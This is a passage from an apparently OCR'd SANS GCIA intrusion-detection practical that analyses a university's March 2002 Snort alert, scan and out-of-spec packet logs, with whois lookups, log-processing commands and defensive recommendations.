> To enable AFS access, you need at minimum to open UDP ports 1024 and above. The AFS servers listen on well-defined endpoints (7000 and 7002-7009 for the basic services, 7020-7023 for the Backup System). The AFS client-side Cache Manager works through port 7001. However, the remaining AFS utilities use the "next available port" so it's not possible to predict what port they'll use, except that it won't be one of the ones reserved in /etc/services. These utilities include klog (for getting authentication tokens) and all of the command suites (fs, pts, etc)."

2. MY.NET.11.8 – internal host

© SANS Institute 2000 - 2005 Author retains full rights.

Scan count	***Port***	
334249	1346	UDP
10	137	UDP

Scan log excerpt:

Mar 27 01:22:22 MY.NET.11.8:1347 -> MY.NET.152.160:1346 UDP
Mar 27 01:22:22 MY.NET.11.8:1347 -> MY.NET.152.157:1346 UDP
Mar 27 01:22:22 MY.NET.11.8:1347 -> MY.NET.152.45:1346 UDP
Mar 27 01:22:22 MY.NET.11.8:1347 -> MY.NET.152.247:1346 UDP
Mar 27 01:22:24 MY.NET.11.8:1347 -> MY.NET.152.252:1346 UDP
Mar 27 01:22:24 MY.NET.11.8:1347 -> MY.NET.152.16:1346 UDP

Analysis:

- 334249 scans to port 1346 are originated from internal host MY.NET.11.8
- Port 1347 is the multi media conferencing service port, it appeared that host MY.NET.11.8 is hosting a Multi Media Conferencing when the scans was logged.
- Total 42 hosts are connecting to MY.NET.11.8 for the conferencing.

3. MY.NET.150.143 – internal host

Scan count	***Port***	***Desc.***
127573	4665 UDP	(edonkey2000)
22227	4662 SYN ******S*	(edonkey2000)
17132	28800 UDP	(1st port of MSN Gaming Zone)
7792	80 SYN ******S*	(www)
4857	1900 UDP	(SSDP)

Analysis:

- Scan are originated from an internal host.
- Majority of the scans are targeted to edonkey2000, a peer-to-peer file sharing service, to varies external hosts.
- This hosts also targeted at the MSN Gaming Zone port.
- Most interestedly it targets UDP port 1900 *(Simple Service Discovery Protocol, SSDP)*, 4852 scans to internal host MY.NET.150.1, it might have tried to exploit the UpnP buffer overflow vulnerability. See below for detail.

UPnP is a protocol that allows network devices to broadcast self-describing messages for peer-to-peer integration into a network. Two vulnerabilities are present in UPnP. A buffer overflow exists in the Windows XP implementation of the Simple Service Discovery Protocol (SSDP) component of UPnP. Another more generic Distributed Denial of Service (DDoS) or Denial of Service (DOS) risk exists within SSDP as well

© SANS Institute 2000 - 2005, Author retains full rights.

and affects multiple versions of the operating system.

4. MY.NET.150.113 – internal host

Scan count	***Port***	***Desc.***
102210	4665 UDP	(edonkey 2000)
7513	1214 SYN ******S*	(kazaa)
3409	1900 UDP	(SSDP)
3024	6665 UDP	(IRC)
1453	7665 UDP	

Analysis:

- Scan are originated from an internal host.
- Majority of the scans are targeted to edonkey2000, a peer-to-peer file sharing service, to varies external hosts.
- It's also probing port 1214 (kazzz peer-to-peer file sharing service) against varies hosts), and IRC as well.
- Most interestedly it also targets UDP port 1900 *(Simple Service Discovery Protocol, SSDP)*, 3024 scans to internal host MY.NET.150.1, it might have tried to exploit the UpnP buffer overflow vulnerability.

5. 64.124.157.32 – a64-124-157-32.deploy.akamaitechnologies.com

A total of 18209 scans originate from 64.124.157.32 against one internal host: MY.NET.153.46, but targets port are range widely.

Alert log excerpt:

```
03/27-13:15:23.583832  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.153.46 -> 64.124.157.32
03/27-13:15:24.614213  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.153.46 -> 64.124.157.32
03/27-13:15:25.615544  [**] ICMP Fragment Reassembly Time Exceeded [**] MY.NET.153.46 -> 64.124.157.32
03/27-13:15:27.780332  [**] High port 65535 udp - possible Red Worm - traffic [**] 64.124.157.32:65535 ->
MY.NET.153.46:65280
03/27-13:23:59.638787  [**] High port 65535 udp - possible Red Worm - traffic [**] 64.124.157.32:65535 ->
MY.NET.153.46:65535
[root@acid2 giac]#
[root@acid2 giac]# cat alert_all|grep 64.124.157.32 |grep -v spp|grep tftp
03/27-09:34:55.166905  [**] TFTP - Internal UDP connection to external tftp server [**] 64.124.157.32:69 ->
MY.NET.153.46:54461
03/27-12:48:33.824144  [**] TFTP - External UDP connection to internal tftp server [**] 64.124.157.32:256 ->
MY.NET.153.46:69
```

Analysis:

- Scan are originated from an external host.

6. **Other observations:**
    - Among the top scan target services ports, we seen well-known services

© SANS Institute 2000 - 2005 Author retains full rights.

such as: www, IRC, Multimedia Conferencing, MS Gaming Zone, Real Audio, as well as varieties of peer-to-peer file sharing services, include: edonkey2000, AFS, kazaa, GNUTella, and the typical Windows network netbios-ssn, netbios-ns probe.

- On further review the DNS UPD port 53 scan data, we found most scans are targeted to internal hosts: MY.NET.1.3, MY.NET.1.4, MY.NET.1.5, these 3 hosts could be the University internal DNS servers.

Scan count	***IP***	***Desc.***
38413	MY.NET.1.3:53 UDP	DNS Server
19932	MY.NET.1.4:53 UDP	DNS Server
1867	MY.NET.1.5:53 UDP	DNS Server

Author retains full rights.

OOS Data Analysis:

The OOS data is processed and summarized as followed:


OOS Packets Analysis:

Count	Src. IP
29	80.133.124.114
4	213.169.245.41
2	128.97.84.53
1	80.144.189.160
1	61.216.83.124
1	217.82.123.75
1	213.132.137.149
1	212.242.58.14
1	140.110.30.59
1	0.192.5.106

Count	Pattern
34	21S*****
2	2*SF*P*U
1	**SFR*AU
1	2*SF***U
1	2*SFRPAU
1	2*SF*PA*
1	21S*R*A*
1	21SF*P**

Count	Dst. Port
30	1214
6	6346
2	4662
1	80
1	33376
1	1320
1	113

OOS Packets Count by Day:



We can then derive the following clues:

- OOS Packets are seen only on 3/27/2002 and 3/28/2002, mostly occurred on 3/28/2002.
- Majority of the OOS Packets are originated from IP: 80.133.124.114(69.05%), 213.169.245.41(9.52%)
- 34 of the total 42 OOS Packets have: 21S***** as TCP bit pattern. (80.95%)
- Top 2 OOS destination ports are: 1214(71.43%) and 6446(14.29%).
- Investigation also shows all OOS packets are TCP packets.

Detail Analysis:

- OOS Packets originated from IP: 80.133.124.114 have a similar pattern:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/28-07:20:50.655499 80.133.124.114:4436 -> MY.NET.150.113:1214
TCP TTL:39 TOS:0x0 ID:26717  DF
21S***** Seq: 0x1E2B0E49   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 222740 0 EOL EOL EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/28-07:25:30.911017 80.133.124.114:4545 -> MY.NET.150.113:1214
TCP TTL:39 TOS:0x0 ID:1037  DF
21S***** Seq: 0x2F63D784   Ack: 0x0   Win: 0x16B0
TCP Options => MSS: 1412 SackOK TS: 250761 0 EOL EOL EOL EOL
```

All of the packets have a target IP: MY.NET.150.113 with target TCP port: 1214. A correlation to the Alert log and Scans log shows the following events at the same time frame:

```
………….
03/28-07:20:48.631354  [**] Queso fingerprint [**] 80.133.124.114:4436 -> MY.NET.150.113:1214
03/28-07:34:14.403074  [**] spp_portscan: portscan status from 80.133.124.114: 1 connections across 1 hosts:
TCP(1), UDP(0) STEALTH [**]
………….
Mar 28 07:20:48 80.133.124.114:4436 -> MY.NET.150.113:1214 SYN 12****S* RESERVEDBITS
Mar 28 07:25:29 80.133.124.114:4546 -> MY.NET.150.113:1214 SYN 12****S* RESERVEDBITS
```

This shows OS fingerprinting attempts by 80.133.124.114, with Queso. The following website: http://www.insecure.org/nmap/nmap-fingerprinting-article.txt indicates that tools like Queso have the capability of setting and sending bogus flag settings, such as a TCP SYN or TCP RST flag within the TCP header. It also explains how different operating systems can be identified by windows sizes, AIX would be 0x3F25, Microsoft NT5, OpenBSD, and FreeBSD would use 0x402E.

Note that tcp port 1214 also associated with kazaa, a peer-to-peer file sharing system, host MY.NET.150.113 did involved in kazaa activities with other hosts.

Whois search for: 80.133.124.114 shows this ip belongs to Deutsche Telekom AG, Gemany.

```
inetnum:        80.128.0.0 - 80.146.159.255
netname:         DTAG-DIAL16
```

© SANS Institute 2000 - 2005

Author retains full rights.

descr: Deutsche Telekom AG
country: DE
admin-c: DTIP-RIPE

```
tech-c:         ST5359-RIPE
status:         ASSIGNED PA
remarks:        *****************************************************************
remarks:        * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS,      *
remarks:        * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.        *
remarks:        *****************************************************************
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20020108
source:         RIPE
```

route: 80.128.0.0/11

```
descr:          Deutsche Telekom AG, Internet service provider
origin:         AS3320
mnt-by:         DTAG-RR
changed:        bp@nic.dtag.de 20010807
source:         RIPE
```

person: DTAG Global IP-Adressing

```
address:        Deutsche Telekom AG
address:        Postfach 900110
address:        D-90492 Nuernberg
address:        Germany
phone:          +49 911 68909856
e-mail:         ripe.dtip@telekom.de
nic-hdl:        DTIP-RIPE
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20020311
source:         RIPE
```

- OOS packets with a source IP: 213.169.245.41 show the following trace:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/27-15:29:17.651596 213.169.245.41:3800 -> MY.NET.152.21:6346
TCP TTL:110 TOS:0x0 ID:23472  DF
21SF*P** Seq: 0x410005   Ack: 0x2549DEE5   Win: 0x4A9D
34 CB 4A 9D 1C 41 A5 88 BA 8F 76 80 01 06 1D 00  4.J..A....v.....
00 00 00 00 6E 37                                ....n7

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
03/27-15:31:59.278156 217.82.123.75:46197 -> MY.NET.152.21:6346
TCP TTL:52 TOS:0x0 ID:9250  DF
21S***** Seq: 0x24FB1BAB   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1412 SackOK TS: 606089 0 EOL EOL EOL EOL
```

All packets are targeted to: MY.NET.152.21:6346, after performing a correlation to the Alert log and Scans log, we found the following:

From Alert log:

```
03/27-15:23:50.659245  [**] INFO Inbound GNUTella Connect request [**] 213.169.245.41:3800 -> MY.NET.152.21:6346
03/27-15:28:43.272800  [**] Null scan! [**] 213.169.245.41:3800 -> MY.NET.152.21:6346
03/27-15:28:43.272800  [**] Null scan! [**] 213.169.245.41:3800 -> MY.NET.152.21:6346
03/27-15:28:57.235603  [**] Null scan! [**] 213.169.245.41:3800 -> MY.NET.152.21:6346
03/27-15:28:57.235603  [**] Null scan! [**] 213.169.245.41:3800 -> MY.NET.152.21:6346
```

From Scans log:

```
Mar 27 15:24:21 213.169.245.41:3800 -> MY.NET.152.21:6346 INVALIDACK *2UA*R** RESERVEDBITS
Mar 27 15:24:24 213.169.245.41:3800 -> MY.NET.152.21:6346 NMAPID *2U*P*SF RESERVEDBITS
Mar 27 15:27:42 213.169.245.41:3800 -> MY.NET.152.21:6346 INVALIDACK 1**APRS* RESERVEDBITS
Mar 27 15:28:00 213.169.245.41:3800 -> MY.NET.152.21:6346 NOACK *2U*PR*F RESERVEDBITS
Mar 27 15:28:01 213.169.245.41:3800 -> MY.NET.152.21:6346 INVALIDACK *2*AP*SF RESERVEDBITS
Mar 27 15:28:43 213.169.245.41:3800 -> MY.NET.152.21:6346 NULL ********
Mar 27 15:28:57 213.169.245.41:3800 -> MY.NET.152.21:6346 NULL ********
Mar 27 15:29:12 213.169.245.41:3800 -> MY.NET.152.21:6346 NOACK 12**P*SF RESERVEDBITS
Mar 27 15:32:15 213.169.245.41:3800 -> MY.NET.152.21:6346 NULL 1******* RESERVEDBITS
Mar 27 15:32:26 213.169.245.41:3800 -> MY.NET.152.21:6346 NOACK *2U*PR*F RESERVEDBITS
Mar 27 15:33:47 213.169.245.41:3800 -> MY.NET.152.21:6346 INVALIDACK *2UA**S* RESERVEDBITS
```

Port 6346 is associated with GNUTella peer-to-peer file sharing service, it appears external host 213.169.245.41 tried to initiate a GUNTella inbound request at 03/27-15:23pm, it might fail to connect, then about 5 minutes later at 15:27, it launch the scans against MY.NET.152.21. The purpose might be to find out if GNUTella service is opened on MY.NET.152.21.

Whois search for: 213.169.245.41 shows this ip is originated form Nedland.

```
inetnum:        213.169.244.0 - 213.169.245.255
netname:        KNOWARE
descr:          Dial-in Pool VPOP-IP
country:        NL
admin-c:        AS3556-RIPE
tech-c:         NR97-RIPE
tech-c:         ED460-RIPE
tech-c:         HO849-RIPE
tech-c:         JT5851-RIPE
status:         ASSIGNED PA
mnt-by:         KNOWARE-MNT
notify:         beheer@ision.nl
changed:        oudheusden@ision.nl 20011210
source:         RIPE
person:         Arnoud Schipperheijn
address:        Groeneweg 150
address:        NL-3981 CP
address:        Bunnik
phone:          +31 30 6572474
fax-no:         +31 30 6572485
e-mail:         arnouds@knoware.nl
nic-hdl:        AS3556-RIPE
notify:         arnouds@knoware.nl
mnt-by:         DENIC-P
changed:        at-dom.admin@nic.at 20000607
source:         RIPE
```

Observations and Security Recommendations:

1. The following shows the most targeted networks in terms of Alerts and Scans generated, security audits need be conducted regularly against the most problematic subnets and hosts.


© SANS Institute 2000 - 2005, Author retains full rights.

Most targeted networks:


Alerts Count	Network		Scans Count	Network
58521	MY.NET.150.0		484370	MY.NET.153.0
48521	MY.NET.11.0		423537	MY.NET.152.0
27535	MY.NET.152.0		83651	MY.NET.1.0
23247	MY.NET.5.0		54026	MY.NET.11.0
7817	MY.NET.153.0		53818	MY.NET.6.0
3204	MY.NET.88.0		36201	MY.NET.5.0
2071	MY.NET.151.0		29090	MY.NET.60.0
1575	MY.NET.113.0		22872	MY.NET.150.0
719	MY.NET.1.0		16541	MY.NET.151.0
312	MY.NET.98.0		15140	MY.NET.88.0

2. Link graph to show the 5-day Alert and Scans hourly data trend:
   - *The graph shows a much lower number count on 3/30/2002 in both Alert and Scans log, it's interesting to note that 3/30/2002 happened to be a Saturday.*

Alert Counts by Hour *(3/27/2002 to 3/31/2002)*:



Scan Counts by Hour *(3/27/2002 to 3/31/2002)*:



© SANS Institute 2000 - 2005

Author retains full rights.

3. Multiple backdoor Trojans, exploits have been found in the University network, those are the most severe malicious activities and should be deal with immediately, recommended actions to be taken are given in the above detail analysis. The following hosts should be checked for any compromises:

MY.NET.1.3	MY.NET.152.173	MY.NET.153.178
MY.NET.150.113	MY.NET.152.179	MY.NET.153.216
MY.NET.151.115	MY.NET.152.19	MY.NET.153.46
MY.NET.151.125	MY.NET.152.21	MY.NET.153.46
MY.NET.152.158	MY.NET.153.152	MY.NET.56.48
MY.NET.152.160	MY.NET.153.162	MY.NET.6.48
MY.NET.152.164	MY.NET.153.163	MY.NET.6.49
MY.NET.152.165	MY.NET.153.166	MY.NET.6.50
MY.NET.152.170	MY.NET.153.168	MY.NET.6.52
MY.NET.152.171	MY.NET.153.170	

4. We find many hosts have SNMP service enable with the default 'public' community string, it's advisable to disable SNMP service on unneeded hosts, also change the default 'public' community string.

5. It appears, peer-to-peer file sharing program, such as: kazaa, GNUTella, edonday2000, napster etc. generated large amount of alerts, they should also be blocked or limited, due to lack of the security implementation on those services and bandwidth issue.

6. Block all unnecessary traffic on University network edge routers or firewalls, which will eliminate majority of the common malicious activity which can enter the University's network, then the focus can be on the real attack activities.
    i. Blocking all un-needed tcp/udp service ports according to the CERT Advisory on TCP and UDP Services and Ports
    ii. Blocking all known Trojan traffic from outside.

7. Fine tune the Snort sensors to ignore known informational alerts such as: ICMP Echo Request, as well as known normal network traffics *(for example NetBIOS name query within the internal network have caused larger amount of alerts)* , if University policy permits traffic like MSN IM Chat, sensors rules should be adjusted accordingly.

8. Review University campus access and security policy, as well as the acceptable user policy, to minimize malicious activities originate from inside the University network.

© SANS Institute 2000 - 2005 Author retains full rights.

***Analysis process*:**

1. 5 day and 3 categoirits of data are concatenated into 3 files: alert_all, scans_all and oos_all, use command as:
    a. *cat alert.* > alert_all&*
2. **SnortSnarf** version v020316.1 by **Silicon Defense** was used to process the main Alerts data.
    a. Due to the large amount of information to be analyze, I use the following systems to process data:
        i. A Compaq Proliant 6500 Sever with 4-PIII 600MHZ CPUs, 2GB Memory in our network test lab, runs RedHat 7.2 as OS.
3. Scans and OOS data are being processed almost exclusively with the combination of: *cat, awk, grep, sort, uniq, and wc* UNIX command, samples of commands shown as followed:
    a. To generate top 10 Scans sources, run:
    cat scans_all|awk -F" " '{print $4}'|awk -F":" '{print $1}'|sort|uniq -c|sort -bgr|head -n10
    b. To generate top 15 Scans ports, run:
    cat scans_all|awk -F"->" '{print $2}'|awk -F":" '{print $2}'|sort|uniq -c|sort -bgr|head -n15
4. Output data is imported to MS Excel to generate the table and graphs.

Acknowledgments and References:

This practical assignment is far more demanding than I ever thought, I learn a great deal from previous GCIA's practicals, as well as other analyst's work available in the public domain, especially in the area of identifying and analyzing an intrusion event, the following resources (not include all) are invaluable to the completion of my assignment:

- *Northcutt, Stephen and Judy Novak.* Network Intrusion Detection, An Analysts Handbook *Second Edition. New Riders Publishing, 2000.*
- *Cole, Eric.* Hackers Beware*. New Riders Publishing, 2002.*
- *The SANS Institute.* 3.1. TCP/IP for Intrusion Detection and Firewalls. *Study Reference.*
- *The SANS Institute.* 3.5/3.6. IDS Signatures and Analysis, Parts I and II. *Study Reference.*
- *Greg Johnson.* Using NMAP and NESSUS to Audit Large Networks (http://bengal.missouri.edu/~johnsong/audit/)
- http://www.nessus.org/
- www.snort.org: Snort: The Open Source Network Intrusion Detection System
- http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html: ACID: Analysis Console for Intrusion Databases.

© SANS Institute 2000 - 2005, Author retains full rights.

- www.whitehats.com
- www.cert.org
- http://online.securityfocus.com/bid/2469/discussion/
- http://www.infosecalliance.com/resources/whitepapers/iis-unicode-vuln.pdf
- http://online.securityfocus.com/infocus/1232
- http://rr.sans.org/threats/DDoS.php
- http://www.sans.org/y2k/shaft.htm
- http://www.simovits.com/nyheter9902.html
- http://www.dshield.org/
- http://www.mynetwatchman.com/
- http://www.sans.org/y2k/practical/Charles_Hutson_GCIA.doc
- http://www.giac.org/practical/Jeff_Holland_GCIA.doc
- http://www.giac.org/practical/PJ_Goodwin_GCIA.doc
- http://www.giac.org/practical/Edward_Peck_GCIA.doc

© SANS Institute 2000 - 2005 Author retains full rights.

Last Updated: July 31st, 2012

Upcoming Training



SANS Virginia Beach 2012	Virginia Beach, VA	Aug 20, 2012 - Aug 31, 2012	Live Event
Mentor Session - SEC 503 Intrusion Detection	Annapolis, MD	Aug 21, 2012 - Oct 23, 2012	Mentor
SANS Melbourne 2012	Melbourne, Australia	Sep 03, 2012 - Sep 08, 2012	Live Event
Network Security 2012	Las Vegas, NV	Sep 16, 2012 - Sep 24, 2012	Live Event
National Cybersecurity Innovation Conference & Awards 2012	Baltimore, MD	Oct 03, 2012 - Oct 11, 2012	Live Event
SOS: SANS October Singapore 2012	Singapore, Singapore	Oct 08, 2012 - Oct 20, 2012	Live Event
SANS vLive! - SEC503 - Intrusion Detection In-Depth	SEC503 - 201210,	Oct 09, 2012 - Nov 15, 2012	vLive
Mentor Session - SEC 503 Intrusion Detection	Dulles, VA	Oct 16, 2012 - Dec 18, 2012	Mentor
SANS London 2012	London, United Kingdom	Nov 26, 2012 - Dec 03, 2012	Live Event
SANS CDI 2012	Washington, DC	Dec 07, 2012 - Dec 16, 2012	Live Event
SANS Security East 2013	New Orleans, LA	Jan 16, 2013 - Jan 21, 2013	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced